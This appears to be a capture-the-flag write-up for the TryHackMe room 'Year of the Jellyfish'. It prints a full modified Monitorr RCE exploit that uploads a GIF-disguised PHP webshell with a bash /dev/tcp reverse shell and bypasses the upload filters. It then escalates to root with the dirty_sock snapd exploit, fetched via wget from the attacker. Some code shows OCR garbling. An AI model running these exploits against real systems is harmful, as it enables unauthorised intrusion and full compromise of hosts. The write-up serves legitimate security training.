YEAR OF THE JELLYFISH — WRITE-UP

TryHackMe Challenge Link: https://tryhackme.com/room/yearofthejellyfish

Enumeration

We begin (as always) with an nmap scan. Specifically, let's start by scanning every TCP port on the target:

```
nmap -p- -vv <MACHINE-IP> -oG initial-scan

PORT      STATE SERVICE     REASON
21/tcp    open  ftp         syn-ack ttl 63
22/tcp    open  ssh         syn-ack ttl 63
80/tcp    open  http        syn-ack ttl 63
443/tcp   open  https       syn-ack ttl 63
8000/tcp  open  http-alt    syn-ack ttl 63
8096/tcp  open  unknown     syn-ack ttl 63
22222/tcp open  easyengine  syn-ack ttl 63
```

This shows us a variety of ports open — an unusual array, especially for what appears to be a Linux target. Let's run a service scan to get a closer look at these:

```
nmap -sV -sC -Pn -p 21,22,80,443,8000,8096,22222 -vv -oN common-script-scan <MACHINE-IP>
```

This produces an ungodly length of output, which reveals several pieces of important information:

- We have a guess at the operating system (Ubuntu) from the SSH service fingerprint on ports 22 and 22222
- There are webservers running on ports 80, 443, 8000 and 8096
- There are two SSH services running (ports 22 and 22222)
- The webserver on port 8000 cannot be accurately identified by nmap

Taking a closer look at the SSL certificate for the webserver on port 443, we see that it is a multi-domain certificate, covering a common name (`robyns-petshop.thm`) as well as *three* alternative domains:

- `monitorr.robyns-petshop.thm`
- `beta.robyns-petshop.thm`
- `dev.robyns-petshop.thm`

The beta and dev subdomains in particular could host bleeding-edge versions of whatever website is on the root domain, making them prime targets to check out. Let's add all four domains to our `/etc/hosts` file and move on:

For the sake of speed, we'll move straight past the FTP server, webserver on port 8000, JellyFin on 8096 and the two SSH prots — these will not be any use in gaining initial access to this target. Instead, let's take a look at those subdomains.

Webserver (Ports 80 and 443)

On navigating to any of the subdomains, we get asked to accept the self-signed certificate. It's well worth choosing to view the certificate and reading the information there; however, in this instance, Nmap already handed us the important bit. When we accept the certificate for the root domain (`https://robyns-petshop.thm`) we encounter a fairly standard front-page for a site:

Welcome!

Welcome to the best Pet Shop in Bristol

Here are Robyn's Pet Shop we have the happiest collection of animals for sale. Be it a cute little Guinea Pig, a puppy, an adorable bunny rabbit, or your first goldfish, we have the pet for you!

We also have many animals needing rehomed in our shelter, so please come visit to meet your new best friend.

Meet some of our animals in need of a new home:

Fred the Goldfish | Shelter

Robyn's Petshop page

The `dev` subdomain shows what appears to be the same site, so we'll note that down and leave it aside for now. The `beta` subdomain echoes what is shown on port 8000:

Under Construction

This site is under development. Please be patient.

If you have been given a specific ID to use when accessing this development site, please put it at the end of the url (e.g. beta.robyns-petshop.thm/ID_HERE)

Site on Port 8000 / `beta.robyns-petshop.thm`

This leaves the `monitorr` subdomain:

`monitorr.robyns-petshop.thm`

This appears to be keeping an eye on the petshop page and the Jellyfin server on port 8096. We have a version number clearly visible here, so let's stick it into SearchSploit and see what we get:

```
searchsploit monitorr 1.7.6m

Monitorr 1.7.6m - Authorization Bypass
Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
```

We have two critical exploits here, so let's give them a shot!

Initial Access

We have two exploits available — an authorisation bypass (allowing us to create a new administrative user), and a full RCE. Aside from these scripts, there are actually a tonne of neat things we can do with this site: for example, creating a local install using the Webapp github tells us that the default user database is stored at `/datausers.db` — indeed, this can be downloaded, although the admin

patched against either of the exploits available. Let's start by reading through the first exploit (EDB ID: 48981). This seems to make a post request to `/assets/config/_installation_register.php` to create a new user. Navigating to this URL in our web browser gives us a 404 Not Found response, so this exploit won't work. Crucially, it also indicates that Robyn may be aware of the security problems with this site and might have taken measures to protect it.

Let's move on to the second exploit (EDB ID: 48980). An unauthenticated RCE would be absolutely perfect here, but does it work..? Reading the code, we see that line 18 indicates that the target URI will be `/assets/php/upload.php` . Navigating to this in our browser tells us that it exists at least!

`Upload Page`

Looking through the script, it seems to do exactly what it says it will: upload a PHP webshell with a GIF header to get around a `getimagesize()` filter in the upload page, then activate the shell by making a GET request to it. Before we can try this exploit, we need to adapt it to handle the self-signed SSL cert.

1. Before we start editing, let's convert the exploit's line endings into a unix format: `dos2unix 48980.py`
2. In terms of modifying the code, first, add the following line immediately under the imports to handle the warnings which Python will give you as a result of allowing the self-signed cert: `import urllib3<br>urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)`
3. Next, immediately after these lines, we create a session and disable certificate verification in it: `sess = requests.Session()<br>sess.verify = False`
4. Finally, we need to change every instance of `requests.get` or `requests.post` to `sess.get` or `sess.post` , making use of our new session. There should only be two instances of this in the exploit — one of each.

The final code should looks something like this (having removed the comments at the top of the code to conserve space):

```
import requests
import os
import sys
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

sess = requests.Session()
sess.verify = False

if len (sys.argv) != 4:
        print ("specify params in format: python " + sys.argv[0] + " target_url lhost lpor
t")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/2010
0101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q=0.
5", "Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "-Typ e":
"multipart/form-data; boundary=---------------------------------------------------------310461050039001605764542257 4
5", "Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}

    data = "-----------------------------------------------------------------------------------------------\r\n-Dispositi
on: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\n-Type: image/gif\r
\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.argv[2]
+"/" + sys.argv[3] + " 0>&1'\");\r\n\r\n-----------------------------------------------310461050039001605764 5
4225745--\r\n"

    sess.post(url, headers=headers, data=data)

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/2010
0101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate",
"Connection": "close", "Upgrade-Insecure-Requests": "1"}
    sess.get(url, headers=headers)
```

Let's run it and see if it works! After starting a netcat listener (using a common port — 443 — because you never know when there might be a mean egress firewall… hint hint) in another tab:

```
./48980.py https://monitorr.robyns-petshop.thm/ <MACHINE-IP> <PORT>
```

Note: *I have used my VPN IP here because I know that it works. Were you attacking this box (with its public IP) without that prior knowledge, you may findi it easier to exchange the hardcoded reverse shell in the exploit for a webshell, then use that to enumerate the box a bit before going for a reverse shell.*

But… no shell. Reading the code we can see that the file should be being uploaded to `/assets/data/usrimg/` . Checking this location manually reveals that nothing was uploaded:

`/assets/data/usrimg/`

The exploit didn't work, and we already know that Robyn is aware that there are vulnerabilities associated with the software she's using… damn. Well, maybe we can still exploit this around the patch she's obviously implemented manually (given there isn't an official patch released). Let's get debugging!

Filter Bypass

We'll start with some good-ol' print-debugging. We'll set the result of the existing `sess.post` line to a variable called `r` then print out the response in text format:

```
r = sess.post(url, headers=headers, data=data)
print(r.text)
```

Running the exploit again, we get a concerning response:

```
<div id='uploadreturn'>You are an exploit.</div><div id='uploaderror'>ERROR: she_ll.php was
not uploaded.</div></div>
```

How the hell does it know that..?

The obvious answer would be with the Python User-Agent — or would be, if the exploit wasn't explicitly spoofing our user-agent already. Perhaps a cookie?

A review of our browser cookie store (found in the developer tools) would indicate that this is likely:

Name	Value	Domain	Path	Expires / Max-Age
isHuman	1	monitorr.robyns-petshop.thm	/	Session

Browser Cookie Store

A cookie called `isHuman` with its value set to 1. That may well be what we're looking for. Let's try adding it to the exploit and see what happens. The new `post` request should look like this:

```
r = sess.post(url, headers=headers, data=data, cookies={"isHuman": "1"})
```

Well, that's done it:

```
<div id='uploadreturn'><div id='uploaderror'>ERROR: she_ll.php is not an image or exceeds t
he webserver's upload size limit.</div><div id='uploaderror'>ERROR: she_ll.php was not uplo
aded.</div></div>
```

We've convinced the webapp that we are human, but it's still not letting us upload anything. That would indicate that Robyn has also upgraded the filter directly, but perhaps she accidentally left a loophole.

By trial and error, it can be ascertained that (in addition to the default `getimagesize()` filter, two other filters are also in place:

- A regex to see if `php` appears in the filename at all. This can be bypassed by using an alternative extension such as `.phtml` or `.phar`.
- An allowlist extension check, apparently splitting on the first period (`.`). This can be bypassed with a double-barrelled extension — e.g. `.jpg.phtml`.

This makes the `data` variable assignment line:

```
data = "-----------------------------------------------31046105003900160576454225745\r\n-Disposition:
form-data; name=\"fileToUpload\"; filename=\"she_ll.jpg.phtml\"\r\n-Type: image/gif
\r\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.argv[2]
+"/" + sys.argv[3] + " 0>&1'\");\r\n\r\n-----------------------------------------------3104610500390016057645
4225745--\r\n"
```

Note that the filename has been changed from `she_ll.php` to `she_ll.jpg.phtml`.

We also need to change the url being used for the `get` request activating the exploit (three lines from the bottom):

This makes our final exploit code look something like this:

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

import requests
import os
import sys
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

sess = requests.Session()
sess.verify = False

if len (sys.argv) != 4:
        print ("specify params in format: python " + sys.argv[0] + " target_url lhost lpor
t")
else:
        url = sys.argv[1] + "/assets/php/upload.php"
        headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/
20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept-Language": "en-US,en;q
=0.5", "Accept-Encoding": "gzip, deflate", "X-Requested-With": "XMLHttpRequest", "-T ype":
"multipart/form-data; boundary=-----------------------------------------------------------3104610500390016057645422257
45", "Origin": sys.argv[1], "Connection": "close", "Referer": sys.argv[1]}

        data = "-------------------------------------------------3104610500390016057645422574 5\r\n-Dispo
sition:   form-data;   name=\"fileToUpload\";   filename=\"she_ll.jpg.phtml\"\r\n-Type:   im
age/gif\r\n\r\nGIF89a213213123<?php shell_exec(\"/bin/bash -c 'bash -i >& /dev/tcp/"+sys.ar
gv[2] +"/" + sys.argv[3] + " 0>&1'\");\r\n\r\n-------------------------------------------- 3104610500390016
0576454225745--\r\n"

        r = sess.post(url, headers=headers, data=data, cookies={"isHuman": "1"})

        print ("A shell script should be uploaded. Now we try to execute it")
        url = sys.argv[1] + "/assets/data/usrimg/she_ll.jpg.phtml"
        headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/
20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflat
e", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
        sess.get(url, headers=headers)
```

Running the exploit, we get a shell!

```
./48980.py https://monitorr.robyns-petshop.thm/ <MACHINE_IP> <PORT>
```


```
bash: no job control in this shell
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ 54 239
54: command not found
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ whoami
whoami
www-data
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:e0:6e:cf:a6:53 brd ff:ff:ff:ff:ff:ff
    inet 10.10.253.111/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2515sec preferred_lft 2515sec
    inet6 fe80::e0:6eff:fecf:a653/64 scope link
       valid_lft forever preferred_lft forever
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```


Reverse Shell as `www-data`

The first flag can now be obtained from `/var/www/flag1.txt` .

Privilege Escalation

Let's start by stabilising this shell. I prefer to do this with a socat binary, but feel free to use whichever method you wish.





Stabilising with socat

The privilege escalation here will not be flagged by linpeas, although it's very easy to exploit when you do find it. Checking for out-of-date software reveals one entry:

```
snapd/bionic-updates,bionic-security 2.48.3+18.04 amd64 [upgradable from: 2.32.5+18.04]
N: There is 1 additional version. Please use the '-a' switch to see it
```

Snapd is outdated. Specifically, the installed version is 2.32.5. We can use SearchSploit to find an exploit for this:

```
searchsploit snapd 2.32.5

snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)
```

The first version requires an outbound internet connection, so grab the second version (EDB ID: 46362).

Locally:

```
searchsploit -m 46362
dos2unix 46362.py
sudo python3 -m http.server 80
```

On the compromised target:

```
wget <YOUR_IP>/46362.py
chmod +x 46362.py && 46362.py
```

Dirty Sock

Note: *The script may error out, but it should still have created the account.*

This created a new account with sudo privileges with a username and password of `dirty_sock`. We can use this to gain root command execution:

```
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

dirty_sock@petshop:/dev/shm$ sudo -s
[sudo] password for dirty_sock:
root@petshop:/dev/shm# whoami
root
root@petshop:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@petshop:/dev/shm# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:c7:85:b8:4d:7b brd ff:ff:ff:ff:ff:ff
    inet 10.10.46.137/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2813sec preferred_lft 2813sec
    inet6 fe80::c7:85ff:feb8:4d7b/64 scope link
       valid_lft forever preferred_lft forever
```

Got Root!

At this point the root flag can be obtained from `/root/root.txt` .